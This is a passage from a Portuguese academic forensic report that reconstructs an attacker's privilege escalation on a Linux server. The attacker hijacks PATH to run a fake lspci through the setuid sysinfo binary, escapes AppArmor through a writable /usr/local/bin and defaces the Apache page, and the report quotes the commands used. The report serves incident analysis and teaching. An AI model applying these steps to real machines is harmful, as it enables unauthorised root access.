Figure 15: Função *main* do código original do programa *exploit* do atacante

Como é possível verificar, o *exploit* visa executar como *root* ao colocar o utilizador do processo como o utilizador com *id* 0, o *root*, através de *seteuid(0)* e fazer *download* de um ficheiro *index.html* presente no servidor do atacante, colocando-o posteriormente na pasta de disponibilização de acesso por parte do servidor de *Apache* da máquina vítima com o nome *index_pwn.html*.

Apesar de todo o comprometimento que este *exploit* poderia vir a trazer, o atacante cingiu-se a transferir um ficheiro *html* que para demonstrar que a máquina é totalmente vulnerável, sem nenhum efeito muito negativo, apesar de todo o acesso possível:




Figure 16: Página do *index_pwn.html*

Dito isto, para ser possível executar este *exploit*, o atacante primeiro teve de executar o comando *chmod 555 /tmp/lspci* de modo a fornecer permissões para que o ficheiro não seja modificado por ninguém, com exceção do *root*, sendo permitida a sua execução.

Para testar o seu funcionamento, o atacante coloca o *PATH* do sistema como */tmp:/bin:/sbin* de modo a procurar os programas a serem executados primeiro na pasta */tmp* para o *sysinfo* executar o *exploit* lá presente e executa o próprio *sysinfo* redireccionando a *stream* de erro para a *stream* normal de *output*, de modo a conseguir detetar algum erro, caso exista, uma vez que a vulnerabilidade está apenas a escutar a *stream* normal da *shell*, através do comando *PATH=/tmp:/bin:/sbin /usr/sbin/sysinfo 2>1*.

Visto que o comando não retornou nada, o atacante deve ter assumido que o ataque não foi bem sucedido e decidiu verificar as definições do *AppArmor*. Analisando os *logs* da *kernel* é possível verificar que a execução foi bloqueada:




Figure 17: Logs da *kernel*

4.4 AppArmor

AppArmor é um sistema de controlo de acessos construído sobre a interface dos módulos de segurança do *Linux*. Basicamente, sempre que um processo realiza uma operação, o *kernel* do sistema consulta o *AppArmor* para verificar se este processo está autorizado para o fazer.

Cada programa tem regras de controlo de acesso, chamadas de *profile*, aplicadas pela *kernel*, dependendo do caminho de instalação do programa, independentemente do utilizador que está a executá-lo. Todos estes perfis estão armazenados em */etc/apparmor.d/* e contém uma lista das regras de controlo de acesso dos recursos que cada programa pode utilizar.

Nos próximos passos, o atacante verifica o conteúdo do diretório */etc/apparmor.d/* e vê o conteúdo do ficheiro */etc/apparmor.d/usr.sbin.sysinfo* referente ao perfil do *AppArmor* do programa */usr/sbin/sysinfo*:



```
1 /usr/sbin/sysinfo {
2   capability setuid,
3
4   /etc/ld.so.cache r,
5   /usr/lib/x86_64-linux-gnu/lib* mr,
6
7   /usr/bin/dash ix,
8
9   /usr/bin/* ux,
10  /usr/local/bin/* ux,
11
12 }
13
```

Figure 18: Conteúdo do ficheiro */etc/apparmor.d/usr.sbin.sysinfo*

As regras definidas são as seguintes:

- **capability setuid** - Permite ao programa definir o *xi* do utilizador que vai executar o processo (neste caso utilizado para elevação de permissões para *root*)
- **/etc/ld.so.cache** - Permite acesso de leitura a este ficheiro
- **/usr/lib/x86_64-linux-gnu/lib* mr** - Mapeia os ficheiros em questão para memória e permite o acesso de leitura aos mesmos
- **/usr/bin/dash ix** - Evita a normal execução deste programa, mantendo-o confinado aos controlos de acesso definidos para o programa atual, se este o evocar
- **/usr/bin/* ux** e **/usr/local/bin/* ux** - Permite a execução destes programas sem estarem confinados aos controlos de acesso

A partir da visualização deste ficheiro, o atacante conseguiu verificar que apenas conseguiria realizar este ataque se colocasse o seu *exploit* ou na pasta */usr/bin/* ou na pasta */usr/local/bin/* de modo a ser executado sem estar confinado aos controlos de acesso. Visto isto, foi realizado o comando *ls -la /usr/ /usr/local* provavelmente para verificar

em qual das duas opções a pasta *bin* tinha permissões de escrita para o utilizador atual, optando pela última opção visto que permitia outros utilizadores além do grupo do criador e do criador da pasta, o *root*, escrever na mesma.

Por fim, o atacante copiou o ficheiro para a pasta */usr/local/bin* através de *cp /tmp/lspci /usr/local/bin* e voltou a executar o programa com o comando *PATH=/usr/local/bin:/bin /usr/sbin/sysinfo 2>1*, conseguindo executar o *exploit* como *root* e deixando a página inicial do servidor com a mensagem de que o servidor foi atacado.

5 Conclusão

Para terminar, pensa-se que, de acordo com as metas estabelecidas pelo docente, o trabalho foi bem sucedido. Foi possível detectar as vulnerabilidades que realmente deram total acesso da máquina ao atacante, bem como entender todo o caminho percorrido pelo mesmo e quais as ações evitadas devido às medidas de segurança implementadas.

Através de todas estas descobertas, o dono do servidor já terá uma grande ideia do quão vulnerável a sua máquina realmente está e deve implementar o quanto antes medidas para evitar estes ataques, devendo a máquina estar indisponível até lá, tendo em conta a gravidade dos potenciais ataques.

Este trabalho focou-se nos problemas mais graves detectados relativamente à segurança do sistema pelo que a explicação de alguns conceitos menos relevantes pode não estar presente.

6 Bibliografia

- [1] <https://httpd.apache.org/docs/2.2/logs.html>
- [2] <https://docs.docker.com/engine/security/#docker-daemon-attack-surface>
- [3] <http://manpages.ubuntu.com/manpages/xenial/man5/apparmor.d.5.html>
- [4] <http://manpages.ubuntu.com/manpages/xenial/man2/setuid.2.html>
- [5] https://sushant747.gitbooks.io/total-oscp-guide/content/local_file_inclusion.html
- [6] <https://unix.stackexchange.com/questions/199988/how-to-inspect-systemd-journal-files-directly>
- [7] <https://httpd.apache.org/docs/2.4/>
- [8] <https://ghidra-sre.org>
- [9] <https://serverfault.com/questions/617007/how-do-i-find-out-where-my-iptables-rules-are-being-stored>

Para além destas fontes, foram consultados os slides da disciplina e utilizadas diversas fontes de suporte em relação às diversas tecnologias da máquina. Foram também consultadas muitas fontes não fortemente relacionadas às vulnerabilidades encontradas que ajudaram a entender diversos problemas mas que acabaram por não se guardar.